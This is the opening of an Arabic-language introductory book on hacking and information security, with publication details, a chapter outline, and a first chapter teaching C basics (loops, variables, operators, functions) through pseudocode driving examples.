UNDERSTANDING HACKING AND INFORMATION SECURITY

القرصنة الإلكترونية وأمن المعلومات

أحمد المشد

UNDERSTANDING

HACKING

AND INFORMATION SECURITY

AHMED ALMASHAD

- اسم المؤلف :: أحمد المشد
- اسم الكتاب :: القرصنة الإلكترونية وأمن المعلومات
- الناشر :: مؤسسة الأمة العربية للنشر والتوزيع
- رقم الإيداع القانوني :: 26244 / 2017
- الرقم الدولي :: 6 / 405 / 783 / 977 / 978
- دولة النشر :: جمهورية مصر العربية
- سنة النشر :: 2017
- رقم الطبعة :: الطبعة الأولى

ستتعلم في هذا الكتاب مايلي:

- البرمجه بلغة ال C، وفهم وتحليل الأكواد البرمجية.
- شبكات الحاسب، وكيفية برمجة ال Sockets، وإنشاء الإتصالات بين الأنظمه.
- إيجاد ثغرات في الأنظمه واستغلالها عن طريق هجمات ال Buffer Overflows.
- استخدام ال Debuggers لفحص ال Processor Registers وال System Memory.
- كيفية التحايُل على آليات الحمايه الخاصة بأنظمة التشغيل، والحصول على صلاحيات ال system أو ال root على الأنظمه البعيدة.
- خوارزميات وأنظمة التشفير، وتحليلها، وفهم تطبيقاتها المُتَعدِّدَه.

نقوم في الباب الأول بِتَعَلُّم قراءة وكِتابة الأكواد البرمجيه، ودراسة أنظمة التشغيل وطُرُق تعاطيها مع البرامج، حيثُ تُعَد الأساس لِبقية الأبواب.

في الباب الثاني ننتقل إلى عالم الشبكات، لِنَتعرَّف على آليات وبُروتوكولات الشبكات، وكيفية انتقال البيانات بين الأنظمة، بدءاً من ال Application Layer وانتهاءً بال Physical Layer. ستتعلم في هذا الباب كيف نُوظِّف ال Sockets ودَوال الشبكات في إنشاء قنوات الإتصال بين الأنظمه.

في الباب الثالث نقوم بتسليط الضوء على عمليات الإختراق وتأمين الأنظمه، والتعمق أكثر في بيئة الشبكات، وتَحليل لِبَعض أنواع الهَجَمات باستخدام ال Debuggers، ونختم بإجراء اختبار اختراق عملي.

وأخيراً، في الباب الرابع ننتقل إلى علوم تشفير البيانات، لِنَتَعرَّض لآليات تحقيق الأمان باستخدام خوارزميات التشفير، مَع دِراسه لِبَعض الأنظِمَة المُتكامِلة المُستَخدَمَة لِتوفير المَوثوقية، والخُصوصية، وسَلامة البَيانات أثناء انتقالِها مِن مَكان لِآخر.

Table of Content

I- Programming

II- Networking

III- Security & Attacks

IV- Cryptography

About the Author



أحمد المشد

أحببتُ الكمبيوتر مُذ كُنْتُ صغيراً، أدرَكتُ ذلك عِندما وجدْتُ نفسي أشعُر بالسَعادة أثناء تَعامُلي مع برامج التصميم والتطوير المختلفة.. ثُمَّ بدأت بالتَعَمُّق أكثر عندما كَبُرت لأهتم بالشبكات، وأمن المعلومات، وأنظمة التشغيل.

يَسُرّني التواصُل معكم..

a.almashad@gmail.com

Acknowledgement

أبدأ بِشُكْر الله تَعالى على نِعَمِهِ العَديدَة، وعائلتي وأصدقائي، وكُل مَنْ تَعَلّمتُ مِنهُ. وأحِبُ أن أشكر السيد Jon Erickson، لامتِلاكِهِ مَوهِبَة فريدة!، ظَهَرَت في كِتابه الشَهير: "Hacking, The art of exploitation".. مادفعني لاقتباس بعض الأكواد البرمجية منهُ لأقوم بتحليلها وشرحها في كتابي، كَما استعنت بِبَعض المؤلفات الأُخرى ومُدونات المُتخصِّصين بِهذا المَجال.

من المعلوم أنه إنْ تَعلّمْنا العُلوم بِلُغَتِنا الأُم، سَنكون أشدَّ قوةً وَفَهماً لِما نَتَلقاه، فَهذهِ طَبيعة إنسانية!، لِكننا نَضْطر إلى التعلم باللغات الأجنبية لفقر المَوارد لدينا.. ولِهذا أتمنى أن نُساهِم في إثراء العُلوم بِلغتنا العربية، بمنهجية جيّدة وأُسلوب مُبسَّط.

What you need for this book

هذا الكتاب يَفتَرِض أنكَ على دِراية بِأساسيات الكُمبيوتر العامة، وبالمَفاهيم الأساسية للشبكات، كالمُتوفِّرة في مَنهَج شهادة "+Network"، وبعض المَعرِفَة بأنظِمَة التشغيل مِثلَ Windows و Linux.

Preface

في هذا الكتاب نقوم بتسليط الضوء على القرصنة الإلكترونية وأمن المعلومات، وحتى نتمكن من شرح فلسفة الإختراق أو تأمين البيانات والأنظمة، فنحن بحاجة للإلمام بعدة أمور تحضيرية، تبدأ بمعرفة ال Computer Architecture وأنظمة التشغيل (Windows و Linux)، والفهم الجيد لبروتوكولات الشبكات وتكنولوجيا التشفير، وبعض لغات البرمجة كَلُغة ال C، و Scripting language كال Python.

يتدرج الكتاب في تناول هذه الأمور بشكل هرمي، يبدأ بتبسيط أساسيات البرمجة ومبادئ ال Computer Architecture للقارئ، حيث تعد الأساس لبقية الأبواب، ثم ينتقل إلى علوم الشبكات وآلية انتقال البيانات بين الأنظمة، ثم يتعمق أكثر ليبدأ بشرح وتحليل آليات الإختراق والحماية، ويختم بعلوم التشفير اللازمة لتحقيق الخصوصية والسلامة والموثوقية.

تم إعداد موضوعات الكتاب بحيث تكون مُعتمدة على بعضها بشكل تسلسُلي، لكن بإمكانك التنقل كما تشاء داخل الكتاب إذا كنت مُلِماً بالأساسيات المطلوبة.

Part I
Programming

Introduction

أُحبُ أن أبدأ بمقولة أعجبتني.. عبارة عن أحد التعريفات التي تُصحِّح مفهوم القرصنة عند الكثير!:

"**Hacker** is a term for both those who write code, and those who exploit it!"

على الرغم من اختلاف أهداف كل منهم إلا أنهم في النهاية لديهم نفس التكنيك في التَغلُّب على المَشاكِل!، لأنهُ ببساطة.. فَهْم البَرمجة مُهم لِمن يُريد التحايُل على الأنظمة، يُساعدهُ على اكتشاف الأخطاء البرمجية والثغرات الأمنية، وعلى الجانب الآخر.. الفهم لسبب حدوث هذا الاختراق (الثغرة نفسها أو الخطأ البرمجي) سينفع المُبرمِج أو مُصمِّم النظام الأمني وسَيُعلمُهُ أكثر حتى يتفحص أكواده و إعدادات الأجهزة لديه. وبما أنَّ فَهْم البَرمجة هُو الشَرط الأساسي حتى تَفهَم كَيفَ تَسير الأمور بَينَ الأنظمة وَالبروتوكولات، فَسوفَ نبدأ بِشَرح مُبَسّط لِبَعض الأساسيات التي سَتحتاجها بغض النظر عن ما كُنتَ تُحب البرمجة أم لا!.

هيا لنبدأ رحلتنا..

البرنامج هو عِبارة عن مجموعة من الأسْطُر أو الجُمَل مَكتوبة بِلُغة مُعينة، في الواقع ليست البرامج فحسب! فهناك أمور كثيرة حولنا مبنية على مفهوم البرمجة، مثلاً قيادتك للسيارة تُعد مِن الأمور المُبرمَجَة مُسبَقاً وذلكَ باتباعك لخطوات مُحَددَة عِند القِيادة، أيضاً وصفات الطبخ، وأخيراً رياضة كُرة القدم، يتحقق فيها الهدف بحدوث مجموعة من الإحتمالات، تنتهي بوضع الكُرة داخل الشبكة.

هذا مُمتاز!.. لِنعود إلى الكمبيوتر..

من البديهي أنه كي نجعل الكمبيوتر يقوم بشيء ما فعلينا أن نكتب لهُ ال Instructions بلغة يفهمها، وهي ال Machine Language، لكنها صعبة الفهم!.. لأنها عبارة عن Bits, and Bytes وتختلف من Architecture لآخر. ولكي نتغلب على أزمة الكتابه بالMachine Language ظهر لنا ال Assembler وهو عِبارة عَن Translator يقوم بِتَرجمة الAssembly Instructions الى ال Machine Language. تُعد لُغة ال Assembly أبسط مِن ال Machine، فَهي تَستَخدِم كَلِمات وعناوين مفهومة بِعَكس ال Machine التي تتكون من أرقام فقط!. لكنها تتشابه مع ال Machine في أنها تختلف أيضاً باختلاف نوع ال Architecture.

عَرَفْنا أننا بِحاجة إلى Translator للتحويل من ال Assembly إلى ال Machine Language، وهي اللغة التي يستطيع ال CPU أن يَفهَمَها.. والآن هل سنكتُب الأكواد بال Assembly؟، سَيَكون الأمر صعباً أيضاً!، نَحْنُ بِحاجة إلى Translator مِن نوع آخر لِيُترجم لَنا ما نَكتُبُه مِن أكواد بلغات مِثل لُغات ال C, C++ إلى ال Machine Language، ..هُنا سيكون ال Translator هو ال Compiler.

إذاً.. يقوم ال Compiler بترجمة الأكواد بلغة ال C إلى لُغة الآله وبناءً على نوع ال Processor Architecture الموجود، وهذا مايُفسِّر اهتمام المُبرمجين بال Source Code لأنه الأساس لنجاح البرنامج!، ولكن ال Hacker هُنا يَعي أن ال Compiled Program هو الذي سيتعامل في نهاية المطاف مع ال CPU، و بالفحص الجيد لكيفية تعامل الCPU وال Memory مع هذا البرنامج، رُبما يتمكن من اكتشاف ثغرة في البرنامج أو ال Application تُمكِنهُ حينها من إحداث crash له، وربما يقوده هذا ال crash إلى محاولة توجيه ال execution flow لأماكن أخرى داخل ال memory حيث يضع بها مجموعة من ال instructions نُسميها shellcode، ليقوم ال CPU بتنفيذها بدلاً من استكمال تنفيذ البرنامج!.

يؤكد على هذا الأمر السيد "Dave Aitel" بِهَذِهِ العِبارة:

“Hacking is not reverse engineering!, your goal is not to come up with original source code for the application!, your goal is to have a greater understanding of the program or system than the people who built it”.

تم تطوير تقنيات أمنية لمنع مُحاولات التَلاعُب هَذه، مِنها SafeSEH، وال Nonexecutable Stack أو ال Randomized Stack Space، وقامت مايكروسوفت بتطوير تقنية شهيرة.. هي "DEP"، وغيرها من التقنيات الأمنية التي سيَجري مُناقشتها لاحقاً في الباب الثالث بإذن الله.


هذا رائع!.. ولكن ماذا سَنَستفيد مِن لُغَة ال Assembly..؟، إذا كُنا فقط سَنَستَخدِم ال Compiler لِترجَمَة مانُريد إلى ال Machine Language وينتهي الأمر!.

نعم.. هذا منطقي، ولكن دعني أوضح بعض الخصائص لِلُغَة ال Assembly والتي سَتَجعلك تَعي وحدَك أهميتها.

- ال Assembly تُعتبَر طَريقَة يستَخدِمُها المُبرمجين لاستِعراض ال"Machine Language Instructions" التي تَمَّ إعطاؤها إلى ال CPU.
- ال Assembly تتعامل بِعَلاقة One-to-One مع ال Machine Language، بمعنى أنه لِكُل Instruction بِلُغة ال Machine يُقابِلها Instruction بِلُغُة ال Assembly يوضِحهُ بِطَريقة أسهل لِتَفهم كَيفَ يَتعامل ال CPU بِالفِعل مَعَ البرنامج الذي يَعمَل عليه!، وكَمِثال.. "0xc3" أو 11000011 بِلُغة الآلة يُقابلهُ بال Assembly هذه الكَلِمَة: "ret" بِمَعنى (return).

وكيفَ نُطبق هذا الأمر؟

هُنا نَستَخدِم ما يُسمّى بال Disassembler والذي يقوم بإعادة ترجمة ال Machine Language إلى لغة ال Assembly كي يَسْهُل الفهم والتحليل.



تأمل معي هذه الصورة ستوضح لك مغزى الأمر..

هذه الصورة توضح لنا مايقوم به كل من ال malware author حيث يكتب أكواده بلغه مثل ال C، بينما يتركز عمل ال malware analyst في فحص وتدقيق ال instructions أو ال software behavior باستخدام ال Hex Auditors كال IDA Pro وغيرها.

ما نُريدهُ مِن هذا الشكل هو التركيز على وظيفة كُلٍ مِن ال Compiler و ال Disassembler.

إلى هُنا نكون وصلنا لِنِهاية هذه المُقدمة، والتي كان هدفها تحفيزك لإدراك أهمية البرمجة!.. هل أدركت ذلك؟، جيد!.. هيا إذاً لنبدأ بشرح أساسيات البرمجة بِلُغَة ال C.

Control Structures

من الطبيعي أنَّ البرنامج يتكون مِن مَجموعَة مِنَ ال Instructions التي يتم تنفيذها تِباعاً، ولكن ما العمل إذا ظهرت بعض الخيارات أو العقبات أثناء التعامل مع المُستَخدِم؟ لِنَضرِب مِثال مِن واقع الحياة، أنتَ أثناء قِيادَتك للسيارة، يُمكِنُك تفعيل ال GPS فيقوم بِرَسْم مَسار مُحَدَّد للوِجْهَة، ولكن إذا سِرْتَ في طريق خاطئ أو وجدت أحد الشوارع مسدوده فسيقوم ال GPS بتغيير ال Route على الفور!، نَحنُ أيضاً نستَخدِم نفس التكنيك في البَرمَجَة، فَنَتَحَكَّم بِخَط سَيْر ال Instructions وِفقاً لِما نُقَرِّره ولِما يَقتَضِيه المَوقِف. سنتكلم عن بعض ال Statements التي تقوم بعمل ال "Control" للبَرامِج بِتَطبيق مِثال قيادة السياره.

If-Then-Else

دعنا نتصور أننا نسير في شارع رئيسي..

- فإن(If) صادفَ تواجد بعض الإصلاحات في الشارع (Condition)..
- إذاً (Then)، سنقوم بتنفيذ بعض ال Instructions لِتفادي هذا العائِق!..
- غير ذلك (Else)، قُم باستكمال سيرك طالما لم تُصادِف الإصلاحات (Condition).

```
If (condition) then
{
Set of instructions to execute if the condition is met;
}
Else
{
Set of instruction to execute if the condition is not met;
}
```

While/Until Loop

أحياناً يُريد المُبرمج تنفيذ مجموعة من ال Instructions أكثر من مرة!، وستحتاج أن تضع له ال Condition التي سيقوم بناءً عليها بتنفيذ التكرار.

لنأخذ هذا المثال:

"إنْ أصابك الجوع، إذهب واحصل على الطعام ثم التهمة".. ينتهي القوس الثاني ({) فيعود ال Pointer إلى البداية فيتحقق من الشرط مرةً أخرى.. هل لازلت جائع؟ ..لا!، إذاً سَنَخرُج خارِج الدالة.

```
While (you are hungry)
{
Find some food;
Eat the food;
}
```

والآن.. هل فهمت دلالة الكود المكتوب على الكوب الموجود في صفحة عنوان هذا الباب؟.

دالة **Until** هي نفس ال While ولكن بشرط معكوس!، أي أنه:

لطالما أنك لم تشبع بعد!، استمر بالأكل.

```
Until (you are not hungry)
{
Find some food;
Eat the food;
}
```

For Loop

نستخدمها أيضاً عند الحاجه لِتكرار شيءٍ ما لِعَدَد مِنَ المَرّات. كأنْ نُخبر البرنامج بالقيام بِعِدّة خطوات، هذه الخطوات سَيُكَررها لِعَدَد مِن المَرّات سَنُخبِرُه بها. وبعد انتهاء عدد المرات سيقوم بالخروج من الداله. مايلي مِثال لتوضيح هذه الدالة، عِباره عَن كود يُعطي الأمر لِقيادة المَركَبَة لِمَسافة خَمسَة كيلو مِترات، سَنقوم بِتطبيقهِ باستخدام كلٍ مِن While و For.

```
For (5 iterations)
Drive straight for 1 mile;
```

هُنا سَتَقوم بِقِيادة السياره لِمَسافَة ميل واحد، ثُم تقوم بالسير لِميل آخر، ثُم ميل ثالث، وهكذا إلى أن تصل إلى الميل الخامس.

هذا شكل الدالة بلُغة ال C:

```
For (i=0; i<5; i++)
Drive straight for 1 mile;
```

سنُشاهد معاً كيف نقرأ هذا الكود، لأنه سيتكرر كثيراً لاحقاً..

سَتَدْخُل بقيمة (i = 0) ثم تقود لمسافة ميل واحد، فتزداد قيمة i بواحد، فيكون (i = 1)، ثم تُقارنه بالرقم 5، هل هو أصغر؟، نعم!، اذهب لتقود مسافة ميل آخر، ثم قم بتنفيذ ++i فيكون (i = 2)، والآن قارِنهُ بالرقم 5، ثم عُد للقيادة، استمر إلى أن تكون قيمة i تساوي 5، فنُقارنها بالشرط (i < 5) فنجد أنه لم يتحقق!، فنخرج خارج الدالة.

والآن سنُطبّق نفس الشرط باستخدام While

```
Set the counter to 0;
While (the counter is less than 5)
{
Drive straight for 1 mile;
Add 1 to the counter;
}
```

هُنا سنقوم بتصفير العداد (0)، ثم القيادة لمسافة ميل واحد، وزيادة العداد بقيمة واحد ليصبح (1) ثم العودة للدالة ومقارنة الرقم ب 5 فنجد أنه أقل، فنعود للسير بمسافة ميل آخر وزيادة العداد ليصبح (2) وهكذا حتى الوصول للرقم (4) فتكون النهاية.

Variables

المتغير هو عبارة عن إناء يُمكِنُنا أن نَضَع بداخله قِيمَة مُحدّدَة، لابُد من تحديد نوع المُتغير قبل استخدامه، هذا مُشابه لزُجاجات المشروبات والعصائر! نستطيع تمييزها بوجود الكتابة أو الصور المُلصَقَه عليها. هذا المُتغير ربما لا يحتفظ بهذه القيمة بداخله الى الأبد، يُمكننا تَغييرها، أو الإضافة عليها، أو نَطْرَح منها، فتم إطلاق عليه لفظة "متغير"، مايلي تعريفه الموجز باللغه الإنجليزية:

"An object that holds data that can be changed"

برمجياً، يجب علينا أن نَذْكُر اسم المُتَغَيِّر ونُحَدِّد نَوعه (declare your Variable) ما إذا كان سيحوي حروفاً أو أرقام مثلاً. يجب أن يتم ذلك قبل أن تقوم باستخدامه داخل برنامجك، كما الحال مع وصفات الطبخ، فنحن نُعَرِّف ونَذكُر المَقادير بأسمائها وأنواعها قبل الشروع بالطهي.

هذه المتغيرات يقوم الجهاز بتخزينها في مكانٍ ما داخل ال Memory، سنتكلم عن هذه الأماكن بالتفصيل فيما بعد.

مايلي بعض أنواع ال variables:

```
int (integer values)
float (decimal floating)
char (single character values)
```

هُنا نقوم بِتَعريف مُتغيرين a و b وقُمنا بِتحديد نَوعيهما (int)، أي أن كلاهم سيكون object لِيستوعِب عدد نوعهُ "Integer" لا نَعْرِفهُ بَعد، عَدد صَحيح.

```
int a, b;
```

لِنأخذ مثال بسيط:

```
int a = 13, b;
float k;
char z = 'A';


k = 3.14;
z = 'w';
b = a + 5;
```

قُمنا هُنا بتعريف مُتغير a وحددنا ما بداخله مُسبقاً! وهو الرقم 13.. ثُم حَددنا مُتغير آخر b، نوعه "عدد صحيح" ولكِن لَم نُحدد ما سَيَحويه بِداخِلِه.. ثُم عَرَّفنا مُتغير آخر k نوعه "عدد عشري"، ثم متغير آخر z سيحوي بداخله حرف واحد هو A.. وبعدها حددنا القيمة التي نود وضعها داخل المتغير k وهي 3.14.. ثُم قُمنا بإجراء تغيير للمُتغير z من جديد حيث استبدلنا ما بداخله، وهو الحرف A.. ووضعنا بدلاً منه حرف آخر، هو w.. ثُم أخيراً أخبرنا صديقنا الُتغير b أنهُ سَيُخزِّن داخله قيمة المتغير a وهي 13 زائداً عليها عدد 5..

وبالتالي ستكون قيمة b في النهاية 18 ☺.

سننتقل الآن لتوضيح بعض ال Operators المُهمة.

Arithmetic Operators

Operation	Symbol Example
Addition +	`b = a + 5`
Subtraction −	`b = a - 5`
Multiplication *	`b = a * 5`
Division /	`b = a / 5`
Modulo reduction %	`b = a % 5`

سَنقوم بِتوضيح ال "Mod" وهو القيمة المُتبقية بعد إجراء عملية القِسمَة، وكَمِثال، لِنَفرِض مُتغير a=13 وأردنا القسمة على 5 فيكون الناتج 2 ويتبقى من الرقم 13 بعد عملية القِسمة هذه قيمة.. هي (3).

`(13%5 = 3)`

نستخدم أيضا بعض الاختصارات (Shorthand Expressions) في بعض الدوال مثل تلك المستخدمة في دالة ال For دوماً i++.

Full Expression	Shorthand	Explanation
`i = i + 1`	`i++ or ++i`	Add 1 to the variable
`i = i - 1`	`i-- or --i`	Subtract 1 from the variable

وعِندَما يَتِم استخدام هَذه العَلاقات مع ال Arithmetic Operators فتختلف النواتج تبعاً لِنوع الاختصار المُستخدم.

مثال:

```
int a, b;
a = 5;
b = a++ * 6;
```

ماذا سيحوي كلاً مِن a و b ؟

نعم.. سيكون الناتج كالتالي:

```
b = 30
a = 6
```

لماذا؟

لأن a++ تعني أننا نُخْبِر البرنامج بإضافة 1 إلى قيمة المتغير a ولكن "بعد" إتمام العملية الحسابية!.

لنستعرض مِثال آخر:

```
int a, b;
a = 5;
b = ++a * 6;
```

وهذا يَعني أنهُ سَتزداد قِيمة المُتغير a "قبل" إجراء عَملية الضرب!:

```
a = a + 1;
b = a * 6;
```

وبالتالي تكون قيمة b في النهاية = 36، ويكون (a = 6)

هذا رائع، ..يُمكِنُنا أيضاً كنوع من الإختصار إضافة قيمة مُعينة لمُتغيرٍ ما، فيقوم بإجراء الجمع والإحتفاظ بالناتج النهائي بداخله في نفس الوقت!، يتم استخدامها كثيراً في الأكواد.

Full Expression	Shorthand	Explanation
`i = i + 12`	`i+=12`	Add some value to the variable.
`i = i - 12`	`i-=12`	Subtract some value from the variable.
`i = i * 12`	`i*=12`	Multiply some value by the variable.
`i = i / 12`	`i/=12`	Divide some value from the variable.

Comparison Operators

Condition	Symbol	Example
Less than	<	`(a < b)`
Greater than	>	`(a > b)`
Less than or equal to	<=	`(a <= b)`
Greater than or equal to	>=	`(a >= b)`
Equal to	==	`(a == b)`
Not equal to	!=	`(a != b)`

عند قَولِنا (a = 5) على سبيل المثال، فَنَحنُ نَعني.. ضَع قيمة 5 داخل المُتغير a.. بينما عندما نكتب (a = = 5)، فنحن نطلب من البرنامج التَحَقُق من القيمة التي يَحمِلها المُتغير a ما إذا كانت 5 أم لا. هناك symbol آخر يُمكن استخدامه بِمُفرده قبل ال condition وهو ال (!) ويعني "Not" كمايلي:

```
!(a < b) is equivalent to (a >= b)
```

ونقوم بِختِامِهِم بِرَمزي ال **AND** وال **OR**:

Logic	Symbol	Example
OR	`||`	`((a < b) || (a < c))`
AND	`&&`	`((a < b) && !(a < c))`

في المثال الأول: نَحنُ هُنا نُريد تَحقيق أيّ مِنَ الشَرطَين الأول أو الثاني.. فتكون النتيجه True. وفي المثال الثاني: سيكون الناتج True فقط إذا تحقق الشرطين معاً.. وهو أن تكون قيمة a أصغر من قيمة b وفي نفس الوقت لا تقل قيمة a عن قيمة c.

هذا المثال يوضح العلاقة أيضاً:

```
While ((hungry) && !(cat_present))
{
 Find some food;
 If(!(food_is_on_a_mousetrap))
 Eat the food;
}
```

هل تتذكر دالة While؟..

قُمنا هُنا بوضع شرطين لحدوثها، وهما: جُوع الفأر، وغِياب القِط. فسيبحث عن قطعة الجبن، ثم تم فتح شرط آخر وهو أن تكون قِطعة الجُبن هذه لَيسَت بِمَصيدة الفِئران، حينها قُم بِالتهامها. يُمكِنُنا أيضاً التعبير عَن حُدُوث الجوع بالصيغة (hungry ==1) While لأن البرنامج يرى أن القيمة 0 تعني False والقيمة 1 تعني True.

Functions

بعد أن انتهينا من هذه الأساسيات، سننتقل الآن إلى ال Functions.

أحياناً يود المُبرمج استخدام مجموعة معينة من ال Instructions ليقوم بتنفيذها في أكثر من مَوضِع، فمثلاً إذا فرضنا أننا قمنا بكتابة مجموعة أسطر برمجية تقوم بإنشاء قناة اتصال ب Server مُحدد وبطريقة معينة، فإذا كُنا نكتُب برنامج طويل، وأردْنا أن نتصل بهذا السيرفر في عدة مواضع داخل الكود، فليس من الحكمة تكرار هذه الأسطر كل مرة نحتاج فيها لإنشاء الاتصال، يُمكِننا وضعهم في شيء أشبه ب Sub-Program يُسمّى "Function". وكلما أردنا إنشاء الاتصال اكتفينا بكتابة عنوان هذه ال Function فقط لتوفير الجهد.

لِنأخُذ مِثال واقعي لِنُطَبِّق عليه:

لِنفرِض أنك تَسير بِسيارتك في أحد الشوارع ثم تُصادف مُفترق بعد قليل، وتود أن تحدد ما إذا كنت ستتجه إلى اليمين أو إلى اليسار!، سنقوم هُنا بِكتابة Function نُطلِق عليها Function Turn أي أننا سنُجهِّز لكَ مجموعة مِن التفاصيل التي سوف يتم اتباعها عند رغبتك بتغيير مسارك!، ولكننا سنستخدم ميزة برمجية وهي أننا سنترك لك القرار في أن تُحدد الاتجاه فيما اذا كنت ستتجه إلى اليمين أم الى اليسار. سنعتبر الاتجاه في حد ذاته Variable سَنُسَمِّيهِ variable_direction لَكَ أن تُحَدِدُهُ أنت ثُم تقوم ال Turn( ) بإجراء عملها بناءً عليه

ستقوم ال Function بتنفيذ الآتي:

- تشغيل ضوء الإشارة اليمنى أو اليسرى حسب الإتجاه المراد الانتقال إليه (Activate Blinker).
- تبدأ السيارة بالتباطئ (Slow down).
- سنقوم بتفحص حركة المرور في الحارة التي سندخل إليها! (Check for oncoming traffic).

هذا مِثال يُوضح عمل هذه ال function:

```
Function Turn (variable_direction)
{
  Activate the variable_direction blinker;
  Slow down;
  Check for oncoming traffic;
  while (there is oncoming traffic)
  {
   Stop;
   Watch for oncoming traffic;
  }
  Turn the steering wheel to the variable_direction;
  while (turn is not complete)
  {
   if(speed < 5 mph)
     Accelerate;
  }
  Turn the steering wheel back to the original position;
  Turn off the variable_direction blinker;
}
```

لاحِظ أن القَوْس الأول (الخارجي) تَمَّ فَتحه في البداية وغلقه في النهاية، وجميع الأحداث تمَّت بينهما.. استَخدمنا دالة While لِنَضَع شَرط عَدَم الدُخول إلى الحارة في حالة كَونِها مُزدَحِمَة..

فإن لَم تَكُن كذلك، فَسَيَنتقِل ال pointer إلى ال Instruction التالية وهي دوران المِقْود إلى الإتجاه المُراد (تم تَركهُ كمُتغير)، ثُم وَضَعنا شَرط آخر وهو أن السيارة نفسها لابُد أن تكون على سرعة كافية للقيام بالدوران والاندماج بالحارة فاستخدمنا دالتين معاً.. Whlie وداخلها دالة if.. ثُم خَرَجنا مِنهُم لِنُعيد مِقوَد السيارة لِوَضعِه الطبيعي ونُطفِئ مِصباح الإشارة، ثُم الخُروج من ال Function أخيراً.

في لُغة ال C يحدُث استدعاء لل Function، وبَعدَ أداء عَمَلِها، إمّا أن تقوم بِإرجاع ناتِج أو قيمةٍ ما لَنا أو لِمَن قامَ باستدعائِها (functions can return a value to a caller) ورُبما لا تُرجِع لنا شيء!، ونُطلِق على ال function التي لا تُرجِع لنا قيمة بعد انتهاء عملها بال void( ).أما في حالة إرجاع ال function قيمة بَعدَ انتهاء عَمَلِها نَقوم بِالإشارة إلى المُتغير الذي سَتضَع فيه ال function هذا ال return value، مَعَ توضيح ال Data type الخاص بِه..

كيف ذلك؟

حسناً.. سنشرح هذا بمِثال:

مايلي function اسمها factorial( ) نقوم باستدعائها لإجراء عملية رياضية على المُتغيِّر a، وبعد انتهائها ستُرجِع لنا قيمة تقوم بوضعها في المُتَغير b.

```
int a=5, b;
b = factorial(a);
```

نَقوم في هذا الكود بِتَعريف مُتغيرين بنوع int، ثُم أخبرنا المتغيرb أنهُ سيحوي قيمة، ستكون بالطبع int، وهذا يعني أن ال return value القادم من ال factorial( ) سيكون نوعه integer. ووضعنا قيمة المُتغير a "بخمسة"، سيكون (a) هُنا هو ال Argument الذي يَتِم إمرارهُ إلى هذه ال function، بمعنى أننا سنُدخِل الرقم 5 لإجراء العَمَلية الحِسابِية عَليه ثُم نَضَع الناتِج في المُتغير b.

هاهِيَ ال factorial( ) التي قُمنا باستدعائِها:

```
int factorial (int x)
{
int i;
for (i=1; i < x; i++)
x *= i;
return x;
}
```

لاحِظ أنَّ قيمة x تَم تركها تبعاً للرقم المُدخَل وهو في حالتنا 5، وتَم تَحديد ال data type أنه integer. في النهاية سيحوي المُتغير b قيمة هي (5*4*3*2*1 = 120).

سأشرح لك بالتفصيل كيف تَتِم عَمَلية "استدعاء ال function" في الباب الثالث بإذن الله.

تَذَكَّر أن ال Function التي لا تُرجِع لَنا قِيمة مُعينة "return value"، وهِيَ التي نَستدعيها لِتقوم بِوظيفةٍ ما فقط بال "Void Function". إذا جِئنا للمِثال الخاص بِقِيادة السيارة الماضي، لاحظ أننا استدعينا ال Turn_Function( ) لتقوم بعملية الدخول للحارة فقط، فنحن لسنا بانتِظار return value مِنها، لأننا فقط نَوَدْ تنفيذ مجموعة من ال instructions بدون الاضطرار لكِتابَتهم كل مَرة قبل الدخول لِأي حارة!.

سَنَختِم بِهَذا المِثال فقرة ال functions:

```
void turn (variable_direction, target_street_name)
{
   Look for a street sign;
   current_intersection_name = read street sign name;
   while (current_intersection_name != target_street_name)
   {
    Look for another street sign;
    current_intersection_name = read street sign name;
   }
   Activate the variable_direction blinker;
   Slow down;
```

```
   Check for oncoming traffic;
   while (there is oncoming traffic)
   {
    Stop;
    Watch for oncoming traffic;
   }
   Turn the steering wheel to the variable_direction;
   while(turn is not complete)
   {
    if(speed < 5 mph)
      Accelerate;
   }
   Turn the steering wheel right back to the original position;
   Turn off the variable_direction blinker;
}
```

ولكي تكون ال Function أكثر واقعية.. تَمَّ إضافة "Argument" أو مُتغيِّر "target_street_name" وهو اسم الشارِع المُرَاد الإندِماج إليه، بِجانِب ال Argument الأول "variable_direction". والآن سنُحقِّق الإستفادة مِنْ هَذِه ال function بأن نَكتُب بَرنامَج للسيارة ثُم نَسْتَدعي ال function في الوَقت المُناسِب.

```
Begin going East on Main Street;

if (street is blocked)
{
    Turn (right, 15th Street);
    Turn (left, Pine Street);
    Turn (right, 16th Street);
}
else
    Turn (right, 16th Street);

Turn (left, Destination Road);
for (i=0; i<5; i++)
```

```
    Drive straight for 1 mile;
Stop at 740 Destination Road;
```

هل لاحَظتَ أينَ قُمنا باستدعاء Turn( )؟.

قُمنا أيضا بإمرار ال Arguments إليها لِيَتم وَضع كُل مِنهم مكان ال variable المُناظِر له وتنفيذ المطلوب، ولن ننتظر return value مِنها لأنها "void function".

سننتقل الآن إلى موضوع مُختلف قليلاً ثُم نَعود إلى البَرمجَة مِن جَديد.. سنتعرف على بَعض ال Registers التي يَستخدِمها ال CPU أثناء تعامُلِهِ مع البرامج .

x86 Processor

سَنأخذ فاصل قصير لنُشاهد بعض الأمور المُتعلقة بال x86 processor لِنَتعرف على كَيفية تعامَل الCPU مع ال Compiled Program.. يَمتَلِك ال Processor مجموعة من ال Registers.. فهو يَستَخدِمهم ك internal variables يُوظِّفهم بشكل دقيق لإتمام مَهامِهِ المُختلفة.

نعم، ولكن ماذا نعني بال Register..؟

